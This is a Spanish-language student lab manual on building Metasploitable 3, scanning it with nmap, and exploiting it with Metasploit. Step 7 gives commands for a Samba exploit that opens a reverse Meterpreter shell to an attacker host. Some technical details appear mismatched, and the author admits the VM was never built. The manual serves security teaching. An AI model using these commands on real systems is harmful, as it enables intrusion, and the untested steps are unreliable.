MANUAL METASPLOITABLE3

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e informática

Universidad Tecnológica de Chocó Diego Luis Cordoba

4-09-2025

MANUAL METASPLOITABLE3

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e Informática

Auditoría y seguridad de redes

Prof. Rafael Sandoval Morales

Universidad Tecnológica de Chocó Diego Luis Córdoba

4 – 09 - 2025

2025, Johely Cordoba

Tabla de contenido

Tabla de ilustraciones

Introducción

La seguridad informática es un área que requiere práctica constante en entornos controlados, ya que realizar pruebas en sistemas reales sin autorización puede generar riesgos graves. Metasploitable 3 es una máquina virtual diseñada con vulnerabilidades intencionales, creada para permitir que estudiantes y profesionales de ciberseguridad puedan experimentar con técnicas de penetración y análisis de vulnerabilidades de manera segura.

El propósito de este manual es presentar una guía clara y estructurada para la instalación, configuración y uso de Metasploitable 3. A lo largo del documento se explicará cómo identificar servicios vulnerables, cómo realizar escaneos de reconocimiento y cómo aplicar técnicas básicas de explotación utilizando Metasploit Framework. Este enfoque permite combinar la comprensión teórica de los conceptos de seguridad con la práctica en un laboratorio seguro y controlado.

Alcance

El presente manual tiene como finalidad la instalación, configuración y uso básico de Metasploitable 3, proporcionando los conocimientos necesarios para llevar a cabo prácticas de reconocimiento y explotación de vulnerabilidades en un entorno seguro. Se centra en la preparación del sistema operativo host, la instalación de las dependencias necesarias y la configuración de la máquina virtual para su uso en laboratorio.

Asimismo, el manual aborda la identificación de los servicios y puertos abiertos mediante herramientas de escaneo, así como la realización de pruebas de penetración básicas empleando Metasploit Framework, con ejemplos prácticos que ilustran la explotación de vulnerabilidades comunes.

Objetivos Generales

El objetivo general de este manual es proporcionar una guía completa para la instalación, configuración y uso de Metasploitable 3, de manera que se puedan desarrollar habilidades prácticas en la identificación de vulnerabilidades y la realización de pruebas de penetración en un entorno seguro.

Objetivos Específicos

- Documentar detalladamente el proceso de instalación y configuración de Metasploitable 3 en sistemas operativos Windows y Linux, asegurando que el lector pueda preparar un laboratorio funcional.
- Aplicar técnicas básicas de explotación utilizando Metasploit Framework, mostrando ejemplos claros de cómo funcionan ciertas vulnerabilidades.
- Fomentar la adopción de buenas prácticas de seguridad al trabajar con máquinas vulnerables, promoviendo un enfoque educativo y seguro en la práctica de pruebas de penetración.

MANUAL METASPLOITABLE3

Existen diferentes maneras de trabajar con Metasploitable 3, dependiendo de los objetivos del laboratorio y del nivel de experiencia del usuario. Algunos enfoques permiten experimentar libremente con los servicios de la máquina, mientras que otros se centran en objetivos específicos o utilizan herramientas automatizadas para realizar escaneos y pruebas de explotación. Cada método tiene sus ventajas y puede adaptarse a distintas necesidades de aprendizaje.

En este manual, se ha optado por un enfoque paso a paso que combina la explicación de cada acción con la práctica directa, permitiendo comprender tanto los conceptos teóricos como la ejecución de las pruebas en un entorno seguro. Este método facilita la documentación de cada etapa y asegura que el aprendizaje sea claro y organizado, garantizando la correcta comprensión de los procesos de instalación, reconocimiento y explotación de vulnerabilidades.

Paso a paso

Paso 1: Preparación del sistema

Antes de instalar Metasploitable 3, se debe asegurar que el sistema host cumple con los requisitos mínimos. Esto incluye tener instalado un software de virtualización como VirtualBox o VMWare, así como las herramientas Vagrant y Packer, necesarias para construir y administrar la máquina virtual. Esta preparación garantiza que la máquina virtual funcione correctamente y sin interrupciones durante las prácticas.

Paso 2: Descarga del repositorio

Metasploitable 3 no se descarga como una máquina virtual lista para usar, como sucede con Metasploitable 2. En su lugar, debe construirse a partir del código fuente disponible en GitHub. El repositorio oficial se encuentra en la siguiente dirección:

https://github.com/rapid7/metasploitable3?utm_source=chatgpt.com

En este repositorio se encuentra toda la información necesaria, así como un paso a paso detallado de cómo preparar la máquina vulnerable.



Ilustración 1

Paso 3: Instalación de dependencias

Dependiendo del sistema operativo, se deben instalar algunas dependencias adicionales:

https://developer.hashicorp.com/vagrant/install

Windows: VirtualBox y Vagrant ya instalados.

Linux: VirtualBox, Vagrant y Packer.

Estas herramientas permiten construir la máquina virtual automáticamente y gestionar su configuración. Sin estas dependencias, la instalación no funcionará correctamente.



Ilustración 2

Paso 4: Construcción de la máquina virtual

Se construye la máquina virtual según el sistema operativo:

En Windows: vagrant up win2008

En Linux: vagrant up ubuntu1404

vagrant up descarga todas las dependencias, crea y configura la máquina virtual. Este proceso puede tardar varios minutos, ya que descarga imágenes y prepara el entorno completo. Al finalizar, la máquina virtual estará lista para iniciar.



Ilustración 3



Ilustración 4

Paso 5: Configuración de la red

Se recomienda configurar la máquina virtual con un adaptador de red tipo Host-Only. Esto asegura que la máquina pueda comunicarse con el host y otras máquinas de laboratorio, pero no tenga acceso a internet, reduciendo los riesgos de exposición. Para conocer la IP asignada a la máquina:

En Windows: ipconfig

En Linux: ifconfig

Conocer la IP es fundamental para que desde la máquina atacante (por ejemplo Kali Linux) se pueda escanear y conectarse a los servicios de la máquina vulnerable.

Paso 6: Reconocimiento de la máquina

Antes de intentar cualquier explotación, se realiza un reconocimiento de la máquina para identificar servicios y puertos abiertos. Se puede usar Nmap con el siguiente comando:

nmap -sV -p- (Ip metasploitable)

-sV permite identificar la versión de cada servicio activo.

-p- indica que se escanearán todos los puertos (1-65535).

Este paso proporciona un panorama completo de la máquina, ayudando a planificar las pruebas de explotación de manera organizada.

Paso 7: Explotación básica de vulnerabilidades

Para explotar una vulnerabilidad se utiliza Metasploit Framework:

Iniciar Metasploit: msfconsole

Buscar un exploit para el servicio detectado (por ejemplo Samba): search samba

Seleccionar y configurar el módulo de explotación:

use exploit/multi/samba/usermap_script

set RHOST (Ip metasploitable)

set PAYLOAD linux/x86/meterpreter/reverse_tcp

set LHOST (Ip atacante)

exploit

- search busca exploits disponibles en Metasploit.
- use selecciona el exploit.
- set RHOST define la IP de la máquina vulnerable.
- set LHOST define la IP del atacante.
- exploit ejecuta el ataque y, si tiene éxito, se obtiene acceso mediante Meterpreter, lo que permite interactuar con la máquina objetivo.

Paso 8: Buenas prácticas

- Durante todo el proceso, se deben seguir buenas prácticas de seguridad:
- Mantener la máquina aislada de internet.
- Trabajar únicamente en entornos de laboratorio.
- Documentar cada acción y resultado para análisis posterior.

Estas medidas aseguran que el aprendizaje sea seguro y responsable, evitando riesgos innecesarios y reforzando la comprensión de cada paso realizado.

Una de las principales recomendaciones consiste en mantener la máquina aislada de internet. Dado que Metasploitable 3 contiene múltiples vulnerabilidades, una conexión a una red pública podría significar un riesgo real de intrusión, tanto hacia la máquina como desde ella hacia otros dispositivos.

Otra práctica clave es documentar cuidadosamente cada acción realizada. Registrar los comandos utilizados, los resultados obtenidos y los errores presentados no solo permite consolidar el aprendizaje, sino que también constituye una guía útil para futuras sesiones de práctica. Este hábito fortalece la disciplina en el trabajo técnico y facilita la generación de informes académicos o profesionales.

Glosario

- Pentesting: Es la simulación de ataques controlados sobre sistemas para identificar vulnerabilidades y mejorar la seguridad.
- Máquina vulnerable: Un sistema preparado con fallas intencionales para aprendizaje, sin riesgo de comprometer entornos reales.
- Metasploit Framework: Conjunto de herramientas para pruebas de penetración que facilita la explotación y documentación de vulnerabilidades.
- Nmap: Herramienta de escaneo de red para identificar hosts, puertos y servicios activos.
- Meterpreter: Payload de Metasploit que permite controlar la máquina víctima de manera interactiva.
- Exploit: Código que aprovecha una vulnerabilidad en un sistema o aplicación.
- Payload: Acción o efecto que realiza un exploit al ejecutarse (por ejemplo, abrir una sesión Meterpreter).
- RHOST: IP del sistema objetivo.
- LHOST: IP del atacante o del equipo que ejecuta Metasploit.
- Host-Only: Configuración de red que permite la comunicación entre la máquina virtual y el host, sin acceso a internet.

Conclusiones

Metasploitable 3 es una herramienta fundamental para el aprendizaje de ciberseguridad, ya que permite practicar técnicas de reconocimiento y explotación en un entorno seguro y controlado. A través de este manual, el lector puede comprender no solo los pasos prácticos de instalación, escaneo y explotación, sino también la importancia de las buenas prácticas de seguridad y documentación. La combinación de teoría y práctica facilita la formación integral en pruebas de penetración, preparando al estudiante para escenarios más complejos y reales en el ámbito de la ciberseguridad.

Nota: El tiempo no fue suficiente para la construcción de la máquina virtual.



Ilustración 5

Bibliografía

Rapid7. (2016). Metasploitable 3. GitHub. https://github.com/rapid7/metasploitable3

Offensive Security. (2023). Kali Linux Documentation. https://www.kali.org/docs/

Nmap. (2023). Nmap Reference Guide. https://nmap.org/book/man.html

Rapid7. (2023). Metasploit Framework Documentation. https://docs.rapid7.com/metasploit/

VirtualBox. (2023). Oracle VM VirtualBox User Manual. https://www.virtualbox.org/manual/

HashiCorp. (2023). Vagrant Documentation. https://developer.hashicorp.com/vagrant/docs

HashiCorp. (2023). Packer Documentation. https://developer.hashicorp.com/packer/docsCisco. (s.f.). *Cisco*. Obtenido de What is VoIP?: https://www.cisco.com/c/en/us/solutions/small-business/resource-center/networking/what-is-voip.html

Rosenberg, J. S. (s.f.). *SIP: Session Initiation Protocol.* Obtenido de SIP: Session Initiation Protocol.: https://tools.ietf.org/html/rfc3261